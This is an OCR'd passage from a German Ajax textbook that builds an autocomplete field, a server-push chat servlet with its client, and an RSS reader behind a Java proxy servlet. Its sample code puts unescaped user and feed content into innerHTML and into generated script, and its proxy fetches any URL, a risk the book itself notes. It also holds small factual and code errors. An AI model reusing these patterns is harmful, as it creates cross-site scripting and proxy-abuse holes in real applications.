Zunächst definieren wir eine Reihe von Styles, mit denen wir das Eingabefeld ❶ und unsere Vorschlagliste ❷ formatieren. Außerdem sorgen wir mit diesen Styles dafür, dass die Vorschlagsliste nicht von Anfang an sichtbar ist ❸. Dann definieren wir einen Style

highlight ❹, den wir auf das Element der Vorschlagsliste anwenden werden, das der Benutzer gerade ausgewählt hat.

```
<script type="text/javascript">
var eingabefeld =
  document.getElementById("eingabefeld");
var liste = document.getElementById("liste");
var oldValue = ""; ❸
var selectedElement = null;
var doUpdate = true;

var timer = window.setInterval(function() { ❶
  var newValue = eingabefeld.value;
  if (!doUpdate || newValue == oldValue || ❷
    newValue.length == 0) {
    if (newValue.length == 0) {
      liste.style.display = "none";
    }
    return; ❹
  }
  oldValue = newValue;
```

Entkoppeln der Aktualisierung von der Schreibgeschwindigkeit

Eine Möglichkeit, eine Vorschlagsliste zu realisieren, wäre, auf das `onkeydown`-Ereignis des Eingabefelds zu lauschen und bei jedem Tastendruck eine neue Anfrage an den Server zu stellen. Ein geübter Tipper könnte auf diesem Weg aber leicht für viele hunderte Server-Anfragen sorgen. Es ist also besser, das Absetzen der Anfragen von der Schreibgeschwindigkeit des Benutzers und damit auch vom `onkeydown`-Ereignis zu entkoppeln. Stattdessen verwenden wir hier einen Timer ❶, der in konstanten Abständen überprüft, ob sich das Textfeld geändert hat ❷. Dazu merken wir uns einfach den letzten Wert des Textfelds in einer Variablen ❸. Stimmt dieser Wert mit dem momentanen Wert überein, verlassen wir die Timer-Funktion einfach wieder ❹. Auf diese Weise müssen wir nur Anfragen an den Server stellen, wenn es wirklich nötig ist.

```
  var request = new ajax.Request("GET", ❶
    "/autocomplete/AutoCompleteServlet?" +
    "prefix=" + newValue); ❷
  request.oncomplete = function(xhr) {
    var elements =
      xhr.responseText.split(/\r?\n/g); ❸
    var html = "";
    var numElements = 0;
```

```
    for (var i = 0; i < elements.length;
      i++) {
      if (elements[i].length > 0) {
        numElements++;
        html += "<div>" + elements[i] +
          "</div>";    ❹
      }
    }
    liste.innerHTML = html; ❺
    if (numElements > 0) {
      liste.style.display = "block";
    } else {
      liste.style.display = "none"; ❻
    }
  };
  request.send(null);
}, 100);
```

Hat sich der Wert des Textfelds tatsächlich geändert, so starten wir eine Anfrage an unser Servlet ❶ und übergeben ihm dabei den vom Benutzer eingegebenen Wortanfang als URL-Parameter ❷. Ist die Anfrage abgeschlossen, zerlegen wir die Server-Antwort mit Hilfe der `split`-Methode in ein Array ❸ und iterieren dann darüber. Für jeden Array-Eintrag erzeugen wir dabei ein neues `<div>`-Element ❹, das wir schließlich in unsere Vorschlagsliste einfügen ❺. Zu guter Letzt sorgen wir noch dafür, dass die Vorschlagsliste nur sichtbar ist, wenn sie tatsächlich Einträge enthält ❻.

```
dom.Event.addListener(eingabefeld, "keyup", ❶
function(e) {
  var lastSelected = selectedElement;
  var doSelect = false;
  switch (e.keyCode) {
  case 40: ❷
    if (selectedElement) {
      selectedElement =
        selectedElement.nextSibling; ❺
    }
    if (!selectedElement) {
      selectedElement = liste.firstChild;
    }
    doSelect = true;
    break;
  case 38: ❸
```

```
    if (selectedElement) {
      selectedElement =
        selectedElement.previousSibling; ❹
    }
    if (!selectedElement) {
      selectedElement = liste.lastChild;
    }
    doSelect = true;
    break;
  default:
    doUpdate = true;
  }
```

Der bisherige Code sorgt bereits dafür, dass die Vorschlagsliste bei Bedarf ein- und ausgeblendet und auch schon richtig gefüllt wird. Nun müssen wir noch erreichen, dass die einzelnen Elemente der Liste auch ausgewählt werden können. Dazu lauschen wir auf das `keyup`-Ereignis unseres Textfelds ❶. Drückt der Benutzer dann die Pfeil-nach-oben- ❷ bzw. Pfeil-nach-unten-Taste ❸ wählen wir das entsprechend vorherige ❹ oder nächste Element aus ❺ und weisen es der Variable *selectedElement* zu.

```
  if (doSelect) {
    eingabefeld.value =
      selectedElement.innerHTML; ❶
    doUpdate = false;
    if (lastSelected) {
      lastSelected.className = "";
    }
    selectedElement.className =
      "highlight"; ❷
    if (eingabefeld.createTextRange) {
      var range =
        eingabefeld.createTextRange(); ❸
      range.moveStart("character",
        eingabefeld.value.length);
      range.moveEnd("character",
        eingabefeld.value.length);
      range.select();
    } else if (eingabefeld.selectionStart) {
      eingabefeld.selectionStart = ❹
        eingabefeld.value.length;
      eingabefeld.selectionEnd =
```

```
            eingabefeld.value.length;
          eingabefeld.focus();
        }
      }
      return false;
    });
    </script>
    </body>
    </html>
```

Nun müssen wir noch dafür sorgen, dass das ausgewählte Element auch hervorgehoben und sein Text in unser Eingabefeld übernommen wird. Dazu lesen wir zuerst sein `innerHTML`-Attribut aus ❶ und setzen dann seinen CSS-Klassennamen auf *highlight* ❷. Außerdem sorgen wir dafür, dass der Cursor an das Ende des Eingabefelds verschoben wird. Im Internet Explorer verwenden wir hierfür ein sogenanntes `TextRange`-Objekt ❸, während wir in den anderen Browsern auf die Attribute `selectionStart` und `selectionEnd` zurückgreifen ❹.

13.2 Server-Push-Chat

In Kapitel 6 haben Sie mit der Server-Push-Technik eine Möglichkeit kennen gelernt, Daten vom Server an den Client zu streamen. Dieses Prinzip hat einige sinnvolle Einsatzgebiete, von denen hier eins vorgestellt werden soll.

Chat-Systeme und Ajax

Bei Chat-Systemen geht es vor allem darum, dass zwei oder mehr Gesprächspartner über Textnachrichten und mit möglichst geringer Verzögerung miteinander kommunizieren. Zwar ließ sich ein solcher Chat auch über gewöhnliches Ajax realisieren, allerdings nicht ohne dabei bestimmte Einschränkungen in Kauf zu nehmen. Bei dem im Web üblichen Übertragungsmodell ist der Client der aktive Part. Er stellt Anfragen an den Server, woraufhin dieser dann eine Antwort zurück sendet. Während dieses Modell für die meisten Anwendungen gut geeignet ist, steht es im starken Gegensatz zu den Anforderungen einer Chat-Anwendung. Schreibt ein Teilnehmer eines Chats eine Nachricht, so müssen alle Partner davon in Kenntnis gesetzt werden. Doch unaufgefordert kann ein Server seinen Clients keine Nachrichten schicken. Um also mit dem klassischen Übertragungsmodell eine Chat-Anwendung zu realisieren, müsste der Client in regelmäßigen Abständen beim Server anfragen, ob dieser neue Nachrichten bereithält. Dieses auch „Polling“ genannte Verfahren

hat jedoch einen entscheidenden Nachteil: Mt den vielen Anfragen kann ein „pollender“ Client den Server stark belasten. Um diese Belastung so gering wie möglich zu halten, muss man deshalb eine verhältnismäßig geringe Polling-Frequenz wählen. Ist diese Frequenz allerdings zu gering, wirkt die Chat-Anwendung träge.




Abb. 13.1 Oberfläche des Chat-Programms

Server-Push statt Polling

Obwohl es einige Chat-System gibt, die in der Tat Polling verwenden, ist die Server-Push-Technik eindeutig die bessere Wahl. Auf den folgenden Seiten wollen wir ein Chat-System mit dieser Technik umsetzen. Dabei werden wir uns zunächst den Code für die Server-Seite und anschließend den Code für die Client-Seite anschauen. Wegen des großen Umfangs des Codes werden wir wieder in Etappen vorgehen und jeweils nur Teile des Codes betrachten.

Listing 13.2

```
public class ChatServlet extends
  javax.servlet.http.HttpServlet implements
  javax.servlet.Servlet {
  HashMap<String, LinkedList<String>> users =
    new HashMap<String,
      LinkedList<String>>();

      ...
```

Nachdem wir wie gewohnt ein neues Projekt für unsere Chat-Anwendung angelegt haben, erstellen wir zunächst ein neues Servlet mit dem Namen *ChatServlet*. Darin definieren wir eine `HashMap`, in der wir die Chat-Nachrichten der einzelnen Nutzer ablegen werden. Jeder HashMap-Eintrag besitzt dabei einen Schlüssel (hierfür

werden wir später den Benutzernamen verwenden) und als Wert eine Liste, in der wir die noch nicht abgerufenen Nachrichten vorhalten werden.

```
protected void doGet(
  HttpServletRequest request,
  HttpServletResponse response)
  throws ServletException, IOException {
  String userName = ❶
    request.getParameter("username");
  LinkedList<String> messages =
    users.get(userName);
  if (messages == null) { ❷
    messages = new LinkedList<String>();
    users.put(userName, messages); ❸
  }
```

In der `doGet`-Methode unseres Servlets lesen wir zunächst den Parameter *username* aus ❶, der vom Client übergeben werden muss. Anhand dieses Parameters können wir dann feststellen, ob der Benutzer bereits „eingeloggt" ist oder ob er sich gerade erst mit dem Chat verbunden hat ❷. Ist er eingeloggt, müssen wir uns lediglich über die `HashMap` seine Nachrichtenliste besorgen. Andernfalls legen wir eine neue Liste an und fügen Sie dann in die *HashMap* ein ❸.

```
  ServletOutputStream outputStream =
    response.getOutputStream();
  try {
    char[] whitespace = new char[1024];
    for (int i = 0; i < 1024; i++) {
      whitespace[i] = ' ';
    }
    response.setContentType("text/html"); ❷
    outputStream.print("<html><body>" + ❸
      new String(whitespace)); ❶
    outputStream.flush(); ❹
```

Austricksen des Lade-Puffers im Internet Explorer

Als Nächstes bereiten wir uns für das HTTP-Streaming vor. Da der Internet Explorer beim Laden einer HTML-Seite zunächst einige Byte puffert, bevor er damit beginnt, die Seite zu rendern, müssen wir künstlich dafür sorgen, dass dieser Puffer gefüllt ist, bevor wir die erste Nachricht an den Client senden. Um dies zu erreichen, geben wir einfach 1024 Leerzeichen aus ❶. Zuvor setzen wir aber

noch den korrekten Content-Type ❷ und öffnen ein <html> und ein <body>-Element ❸, in das wir später unsere <script>-Elemente schreiben werden. Nun müssen wir noch die *flush*-Methode des Output-Streams aufrufen ❹, um sicherzustellen, dass unsere bisher generierten Ausgaben sofort an den Client gesendet werden.

```
      while (true) { ❶
        if (messages.size() == 0) { ❷
          Thread.sleep(5); ❸
          continue;
        }
        outputStream.print(
          "<script type=\"" +
          "text/javascript\">"); ❹
        Iterator<String> iterator =
          messages.iterator();
        while (iterator.hasNext()) {
          String message = iterator.next();
          outputStream.print(message); ❺
          iterator.remove();
        }

        outputStream.print("</script>");
        outputStream.flush(); ❻
      }
    } catch (Exception e) {
      outputStream.print(
        "<script type=\"text/javascript\">" +
        "alert('Server-Fehler: " +
        e.getMessage() + ".');</script>");
      outputStream.flush();
    }
  }
```

In diesem Schritt starten wir die Server-Push-typische Endlosschleife ❶ und überprüfen dabei immer wieder, ob die Nachrichten-Liste des aktuellen Clients neue Einträge enthält ❷. Ist dies nicht der Fall, warten wir fünf Sekunden ❸, um den Server nicht unnötig zu belasten. Liegen hingegen neue Nachrichten vor, so erzeugen wir einen <script>-Tag ❹ und geben dann die Nachrichten in einer Schleife aus ❺. Sobald das beendet ist, schließen wir den <script>-Tag wieder und rufen dann erneut die *flush*-Methode auf ❻.

```
  protected void doPost(
    HttpServletRequest request,
    HttpServletResponse response)
    throws ServletException, IOException {
      BufferedReader reader =
        response.getReader();
      String userName = reader.readLine();
      String message = reader.readLine();
```

Während sich die `doGet`-Methode dem Streaming von Nachrichten widmet, kümmert sich die `doPost`-Methode um das Entgegennehmen neuer Nachrichten. Die Nachrichten werden dabei samt Benutzernamen im Body der HTTP-Anfrage gesendet. Dabei stehen Benutzername und Nachricht jeweils in einer eigenen Zeile, sodass wir sie ganz einfach über die `readLine`-Methode auslesen können.

```
      String javaScript =
        "parent.receive('" + userName +
        "', '" + message + "');"; ❶
      Iterator<String> iterator =
        users.keySet().iterator();
      while (iterator.hasNext()) {
        String key = iterator.next();
        if (!key.equals(userName)) {
          LinkedList<String> messages =
            users.get(key);
          messages.add(javaScript); ❷
        }
      }
    }
}
```

Sobald wir eine Nachricht empfangen haben, generieren wir daraus sofort den JavaScript-Code, den wir in der `doGet`-Methode später dem Client übermitteln ❶. Anschließend schreiben wir diesen Code in die Nachrichten-Listen aller aktiven Clients ❷. Beim nächsten Schleifendurchlauf in der `doGet`-Methode werden diese Nachrichten dann den jeweiligen Clients zugestellt.

Die Client-Seite

Soviel zur Server-Seite. Nun zum Client:

```
<html>
<head>
  <title>Chat</title>
```

```
<style type="text/css">
  #chat-box, #chat-message {
    width: 550px;
    border: 1px solid #CCC;
    font-family: sans-serif;
    font-size: 1.1em;
  }

  #chat-box {
    height: 200px;
    overflow: auto;
  }

  #hidden { ❶
    position: absolute;
    left: -10000px;
  }
</style>
```

Als erstes definieren wir eine Reihe von CSS-Styles, mit denen wir die GUI des Chat-Clients formatieren. Außerdem definieren wir einen besonderen Style *hidden*, mit dem wir erreichen, dass das IFrame, das wir für das HTTP-Streaming einsetzen, für den Benutzer nicht sichtbar ist ❶.

```
<script type="text/javascript">
  function ServerPushChat() { ❶
    var chatServerUri =
      "/chat/ChatServlet";
    var _this = this;
    var chatBox =
      document.getElementById("chat-box");
    var chatMessage =
      document.getElementById(
        "chat-message");
    var chatName =
      document.getElementById("chat-name");
    var chatButton =
      document.getElementById(
        "chat-button");
    var userName = "";
    var connected = false;
    var chatIFrame =
      document.createElement("IFRAME");
```

```
chatIFrame.id = "hidden";
  document.body.appendChild( ❷
    chatIFrame);
```

Nun definieren wir einen Konstruktor *ServerPushChat* ❶ und besorgen uns darin zunächst Referenzen auf einige HTML-Elemente. Außerdem erzeugen wir ein neues IFrame-Element und fügen es in den Dokumentbaum ein ❷.

```
dom.Event.addListener(chatButton,
  "click", function() { ❶
  if (!connected) {
    userName = chatName.value;
    if (userName.length < 1) { ❷
      alert("Bitte Namen eingeben.");
      return;
    }
    chatIFrame.src = chatServerUri +
      "?username=" + userName; ❸

    chatName.disabled = true;
    chatMessage.disabled = false;
    chatButton.value = "Trennen"; ❹
    connected = true;
    chatMessage.focus();
  } else {
    connected = false;
    chatName.disabled = false;
    chatMessage.disabled = true;
    chatButton.value = "Verbinden";

    chatIFrame.src = "dummy.html"; ❺
  }
});
```

Auf den Verbinden-Button, mit dem man den Chat starten kann, registrieren wir nun eine Ereignisbehandlungsfunktion ❶. Wird sie aufgerufen, so validieren wir zunächst den vom Benutzer eingegebenen Benutzernamen ❷ und setzen dann, für den Fall, dass der eingegebene Benutzername gültig war, das `src`-Attribut des zuvor erzeugten IFrames auf die URL unseres Chat-Servlets ❸. Außerdem ändern wir die Aufschrift des Buttons in „Trennen“ ❹. Bei einer bestehenden Verbindung kann dieser Button dann dazu verwendet werden, diese Verbindung wieder abzubrechen. Dazu verwenden

wir eine leere HTML-Datei „dummy.html“, die Sie im Verzeichnis des Chat-Clients anlegen müssen ❺.

```
dom.Event.addListener(chatMessage,
  "keydown", function(e) { ❶
  var key = e.keyCode;
  if (key == 13) { ❷
    _this.addChatMessage(userName,
      "#00F", this.value);
    var request = new ajax.Request(
      "POST", chatServerUri); ❹
    request.onfail = function(status,
      statusText) {
      printToChatWindow(
        '<span style="color: #F00">' +
        'Nachricht konnte nicht ' +
        'gesendet werden (' +
        status + ": " + statusText +
        ').</span><br />');
    };
    request.send(userName + "\n" +
      this.value); ❸
    this.value = "";
    this.focus();
  }
});
```

Als Nächstes definieren wir einen Event-Handler für Tastenanschläge im Eingabefeld unserer Chat-Anwendung ❶. Drückt der Benutzer hier die Enter-Taste ❷, so schicken wir die von ihm eingegebene Nachricht an den Server ❸. Da unser IFrame lediglich eine Kommunikation vom Server zum Client erlaubt, müssen wir hierfür eine normale Ajax-Anfrage verwenden ❹.

```
function printToChatWindow(text) {
  chatBox.innerHTML += text;
  chatBox.scrollTop =
    chatBox.scrollHeight; ❶
}

this.addChatMessage =
  function(userName, color, message) {
    printToChatWindow(
      '<strong style="color: ' +
```

```
            color + '">' + userName + ❷
          ':</strong> ' + message +
          '<br />');
      };
    }
```

Für unsere Chat-Anwendung benötigen wir nun noch zwei Hilfsfunktionen. Die Funktion *printToChatWindow* schreibt einen Text in den Ausgabebereich unseres Chats und scrollt anschließend an das Ende der Ausgabe ❶. So sind neu hinzugefügte Nachrichten stets sofort sichtbar. Die Funktion *addChatMessage* ruft wiederum die *printToChatWindow*-Funktion auf, um eine formatierte Nachricht auszugeben ❷.

```
    dom.Event.addListener(window, "load",
      function() { ❶
      var chat = new ServerPushChat(); ❷

      window.receive = function(userName,
        message) { ❸
        chat.addChatMessage(userName,
          "#000", message); ❹
      };
    });
  </script>
</head>
<body>
  Name: <input type="text" id="chat-name" />
  <input type="button" value="Verbinden"
    id="chat-button" />
  <div id="chat-box"></div>
  <input type="text" id="chat-message"
    disabled="disabled" />
</body>
</html>
```

Abschließend behandeln wir noch das `onload`-Ereignis des `window`-Objekts ❶, das aufgerufen wird, sobald die gesamte Seite geladen ist. In der dazugehörigen Ereignisbehandlungsfunktion erzeugen wir dann eine neue Instanz unseres *ServerPushChat*-Objekts ❷ und definieren außerdem eine Funktion *receive* ❸, die später über den HTTP-Stream aufgerufen wird. Die Funktion empfängt einen Benutzernamen und eine Nachricht und gibt beides dann über die *addChatMessage*-Funktion auf dem Bildschirm aus ❹.

13.3 RSS-Feed-Reader

Automatisch auf dem Laufenden

Viele Webseiten und vor allem auch Weblogs werden von ihren Betreibern ständig, aber oft ganz unregelmäßig aktualisiert. Wenn Sie bezüglich einer bestimmten Website oder eines bestimmten Weblogs auf dem Laufenden bleiben möchten, bleibt Ihnen deshalb meist nichts anderes übrig, als diese regelmäßig zu besuchen. Dann kann es aber trotzdem passieren, dass Sie einen neuen Artikel verpassen, während Sie ein anderes Mal feststellen müssen, dass sich an der Seite rein gar nichts geändert hat. Um diesen unbefriedigenden Zustand abzustellen, wurde das RSS-Nachrichtenformat entwickelt. Mit Hilfe von RSS können Betreiber die Besucher ihrer Seiten direkt informieren, wenn sich dort etwas geändert hat. RSS ist gewissermaßen die moderne Form des Newsletters.

Abb. 13.2 Der RSS-Feed-Reader in Aktion

Verwendung von RSS

Um RSS nutzen zu können, benötigen Sie zunächst einen so genannten Feed-Reader bzw. ein E-Mail-Programm, das über entsprechende Funktionalität verfügt. Ein solches Programm erlaubt es Ihnen, RSS-Feeds zu abonnieren. Dazu hat jeder RSS-Feed eine eindeutige URL. Diese URL tragen Sie dann in Ihren Feed-Reader ein, woraufhin dieser die URL in regelmäßigen Abständen (z. B. einmal am Tag) abruft. Jeder RSS-Feed enthält dabei eine Reihe von Elementen, die die einzelnen Beiträge einer Seite repräsentieren.

Kommt ein neuer Eintrag hinzu, erkennt dies der Feed-Reader und stellt Ihnen die neuen Beiträge dann meist hervorgehoben dar.

Ein Proxy für Cross-Domain-Anfragen

Aus technischer Sicht ist RSS zunächst nur ein spezielles XML-Format. Aus diesem Grund lassen sich RSS-Feeds prinzipiell auch gut in einer Ajax-Anwendung nutzen. Dabei kommt uns allerdings die Same-Origin-Policy in die Quere, denn wenn wir „fremde" RSS-Feeds verarbeiten möchten, müssen wir zwangsläufig Domänengrenzen überschreiten. Für dieses Problem gibt es jedoch eine recht einfache Lösung: Zwar können wir die Same-Origin-Policy nicht umgehen, wir können uns aber ein Proxy-Servlet schreiben, dass die RSS-Feeds für uns abruft. Unsere Ajax-Anwendung kommuniziert dann nur noch mit einem Servlet auf unserem eigenen Server, sodass die Same-Origin-Policy nicht verletzt wird. Folgender Quelltext zeigt, wie Sie ein solches Proxy-Servlet in Java realisieren können:

Listing 13.3

```
public class ProxyServlet
  extends javax.servlet.http.HttpServlet
  implements javax.servlet.Servlet {
  ...

  protected void doGet(
    HttpServletRequest request,
    HttpServletResponse response)
    throws ServletException, IOException {
    String urlParam =
      request.getParameter("url"); ❶
    URL url = new URL(urlParam);
    HttpURLConnection connection =
    (HttpURLConnection) url.openConnection();
    connection.connect(); ❷

    response.setContentType("text/xml");

    InputStream in =
      connection.getInputStream();
    OutputStream out =
      response.getOutputStream();
    byte[] buffer = new byte[4096];
    int read;
    do {
      read = in.read( buffer ) ;
      if (read > 0) {
        out.write(buffer, 0, read); ❸
      } else {
```

```
        break;
      }
    } while (read > 0);
  }
}
```

Dieses Servlet erwartet als einzigen Parameter die URL des RSS-Feeds, der abgerufen werden soll ❶. Das Servlet startet dann eine HTTP-Anfrage an diese URL ❷ und gibt den Inhalt der HTTP-Antwort unmittelbar zurück ❸. Damit macht es für unseren Ajax-Client keinen Unterschied, ob er den RSS-Feed direkt oder über unser Proxy-Servlet abruft.

Risiken offener Proxies

Bevor wir uns nun der Client-Seite zuwenden, noch ein Wort der Warnung: Das eben vorgestellte Proxy-Servlet sollten Sie in dieser Form nicht im Live-Betrieb einsetzen. Für einen Angreifer ist ein solcher offener Proxy nämlich ein gefundenes Fressen und kann unter anderem für sehr effektives Cross-Site-Scripting missbraucht werden. Einen Proxy im Live-Einsatz sollten sie deshalb besonders absichern: entweder indem Sie die abrufbaren URLs über eine Whitelist[37] beschränken oder indem Sie den Proxy nur eingeloggten Benutzern zugänglich machen (denken Sie dabei aber wiederum an Cross-Site-Request-Forgery).

Die Client-Seite

Nach dieser Warnung zurück zum Code der Client-Seite:

```
<html>
<head>
  <style type="text/css">
    body {
      font: 1.2em sans-serif;
    }
    label {
      display: block;
    }
    #feed-url {
      width: 100%;
    }

    #feed-items div {
```

[37] In einer Whitelist werden alle URLs angegeben, die der Proxy abrufen darf (das funktioniert natürlich nur, wenn diese URLs im voraus bekannt sind). Erhält Ihr Proxy eine neue Anfrage, so vergleicht er die übergebene URL mit seiner Whitelist und bricht die Anfrage ab, wenn die URL darin nicht enthalten ist.

```
      border: 1px solid #CCC;
      padding: 1em;
    }

    h1 {
      font-size: 1.5em;
    }

    h2 {
      font-size: 1.3em;
    }
  </style>
</head>
<body>
  <label for="feed-url">
    Bitte geben Sie die URL eines
    RSS-Feeds ein
  </label>
  <input type="text" value="http://"
    id="feed-url" /> ❶
  <div id="feed-items"></div> ❷
```

Die Oberfläche unseres RSS-Readers besteht aus einem Eingabefeld ❶, in das die URL eines RSS-Feeds eingetragen wird, sowie einem `<div>`-Element, das wir für die Ausgabe der Feed-Einträge verwenden werden ❷.

```
  <script type="text/javascript">
    var PROXY_URI = "/rss/ProxyServlet?url=";
    var feedUrlElement =
      document.getElementById("feed-url");
    var feedItemsElement =
      document.getElementById("feed-items");

    dom.Event.addListener(feedUrlElement,
      "keyup", function(e) {
      if (e.keyCode != 13) { ❶
        return;
      }
      loadFeed(feedUrlElement.value);
    });
```

Trägt ein Benutzer die Adresse eines RSS-Feeds in das Eingabefeld ein und betätigt dann die Return-Taste ❶, rufen wir die *loadFeed*-Funktion auf, die wie folgt definiert ist:

```
function loadFeed(url) {
  feedItemsElement.innerHTML =
    "Bitte warten...";
  url = PROXY_URI + escape(url);
  var request = new ajax.Request("GET",
    url); ❶
  request.oncomplete = function(xhr) {
    var documentElement =
      xhr.responseXML.documentElement;
    var hasParseError =
      xhr.responseXML == null;
    if (!hasParseError) {
      hasParseError = documentElement ==
        null || document.nodeName ==
        "parsererror";
    }
    if (hasParseError) { ❷
      feedItemsElement.innerHTML =
        "Parse-Fehler!";
      return;
    }
    var localName =
      documentElement.localName ||
      documentElement.baseName;
    if (localName != "rss" &&
      localName != "RDF") {
      feedItemsElement.innerHTML =
        "Kein gültiger RSS-Feed!"; ❸
      return;
    }

    displayFeed(documentElement); ❹
  };
  request.onfail = function(status,
    message) {
    feedItemsElement.innerHTML =
      "Fehler! " + message;
  };
  request.send();
}
```

In dieser Funktion starten wir eine Anfrage an die angegebene URL ❶ und überprüfen dann die Antwort des Servers ❷. Der Wurzelknoten einer RSS-Nachricht heißt je nach RSS-Version entweder *rss* oder *RDF*. Weicht der Name des Knotens von diesen beiden Möglichkeiten ab, so handelt es sich bei der angefragten URL nicht um einen RSS-Feed. In diesem Fall geben wir eine Fehlermeldung aus und verlassen die Funktion ❸. Andernfalls rufen wir die Methode *displayFeed* auf ❹, die die eigentliche Verarbeitung des Feeds übernimmt:

```
function displayFeed(xml) {
  var channel;
  var node;
  for (var i = 0; i <
    xml.childNodes.length; i++) {
    node = xml.childNodes[i];
    if (node.nodeName == "channel") { ❶
      channel = node;
      break;
    }
  }
  if (!channel) {
    return;
  }
  var title = "Kein Titel";
  var itemHTML = [];
  for (i = 0; i <
    channel.childNodes.length; i++) { ❷
    node = channel.childNodes[i];
    if (node.nodeName == "title") {
      title = node.firstChild.nodeValue;
    } else if (node.nodeName == "item") {
      var itemTitle = "Kein Titel";
      var itemDescription = "";
      var itemLink = "";
      for (var j = 0;
       j < node.childNodes.length; j++) {
        var childNode =
          node.childNodes[j];
        if (childNode.nodeName ==
          "title") {
          itemTitle = childNode.⇨
            firstChild.nodeValue;
        } else if (childNode.nodeName ==
```

```
              "description") {
              itemDescription = childNode.⇨
                firstChild.nodeValue;
            } else if (childNode.nodeName ==
              "link") {
              itemLink = childNode.⇨
                firstChild.nodeValue;
            }
          }
          itemHTML.push( ❸
            '<div><h2><a href="' + itemLink +
            '">' + itemTitle +
            '</a></h2><p>' +
            itemDescription + '</p></div>');
        }
      }
      feedItemsElement.innerHTML = '<h1>' +
        title + '</h1>' +
        itemHTML.join(""); ❹
    }
  </script>
</body>
</html>
```

Obwohl diese Funktion etwas umfangreicher ist, ist ihre Funktionsweise einfach: Zunächst suchen wir in einer Schleife nach dem `<channel>`-Element des RSS-Feeds ❶. Dieses Element erscheint direkt unterhalb des Wurzel-Knotens und enthält sowohl Meta-Daten als auch die eigentlichen Einträge. Haben wir das Element gefunden, so verwenden wir eine weitere Schleife, um dessen Kind-Knoten zu besuchen ❷. Anhand dieser Knoten generieren wir dann HTML-Code, den wir in einem Array sammeln ❸. Den so generierten HTML-Code schreiben wir schließlich in unser zu Anfang definiertes `<div>`-Element ❹. Damit ist unser RSS-Reader fertig.

Literatur

Crockford, D.: Introducing JSON, http://www.json.org/

Crockford, D.: JavaScript: The World's Most Misunderstood Programming Language, http://www.crockford.com/javascript/javascript.html (2001)

Dojo Foundation (Hrsg.): The Dojo Book, 0.9, http://dojotoolkit.org/book/dojo-book-0-9-0

Ecma (Hrsg.), ECMAScript Language Specification 3rd Edition (1999)

Eich, B.: JavaScript 2 and the Future of the Web, http://developer.mozilla.org/presentations/xtech2006/javascript/ (2006)

Fielding, R. et al.: Hypertext Transfer Protocol – HTTP/1.1, RFC 2615 (1999)

Fielding, R.: Architectural Styles and the Design of Network-based Software Architectures, http://www.ics.uci.edu/~fielding/pubs/dissertation/top.htm (2000)

Gamma, E. et al.: Design Patterns. Elements of Reusable Object-Oriented Software, Addison-Wesley Longman, Amsterdam (1995)

Garret, J.: Ajax: A New Approach to Web Applications, http://www.adaptivepath.com/ideas/essays/archives/000385.php (2005)

Google (Hrsg.): Google Web Toolkit Documentation – Developer Guide, http://code.google.com/webtoolkit/documentation

Graham, P.: Web 2.0, http://www.paulgraham.com/web20.html (2005)

Gurevich, P.: IE + JavaScript Performance Recommendations, http://blogs.msdn.com/ie/archive/2006/08/28/728654.aspx (1996)

Ippolito, B.: MochiKit Documentation, http://mochikit.com/doc/html/MochiKit/index.html

Koch, P.: Benchmark – W3C DOM vs. innerHTML, http://www.quirksmode.org/dom/innerhtml.html

Kuschke M. / Wölfel L.: Web Services kompakt, Spektrum, Akad. Verl., 2002

Microsoft (Hrsg.): ASP.NET AJAX Documentation, http://asp.net/ajax/documentation

Microsoft (Hrsg.): XMLHttpRequest Object,
http://msdn2.microsoft.com/en-us/library/ms535874.aspx

Prototype Core Team (Hrsg.): Prototype API Documentation,
http://www.prototypejs.org/api

Resig, J. et al.: jQuery Reference API, http://docs.jquery.com/Main_Page

W3C (Hrsg.): Document Object Model (DOM) Level 2 Core Specification (2000)

W3C (Hrsg.): Document Object Model (DOM) Level 2 Events Specification (2000)

W3C (Hrsg.): Document Object Model (DOM) Level 2 HTML Specification (2003)

Walker, J. et al.: DWR Documentation, http://getahead.org/dwr/documentation

White, J. et al: xjajx PHP Class Library – Docs & Tutorials,
http://www.xajaxproject.org/docs.php

Yahoo! (Hrsg.): API documentation for the Yahoo! User Interface Library,
http://developer.yahoo.com/yui/docs/

Index

D

E

F

G

H

I

J

K

L

M

N

O

P

Q

R

S

T

U

V

W

X

Y

Z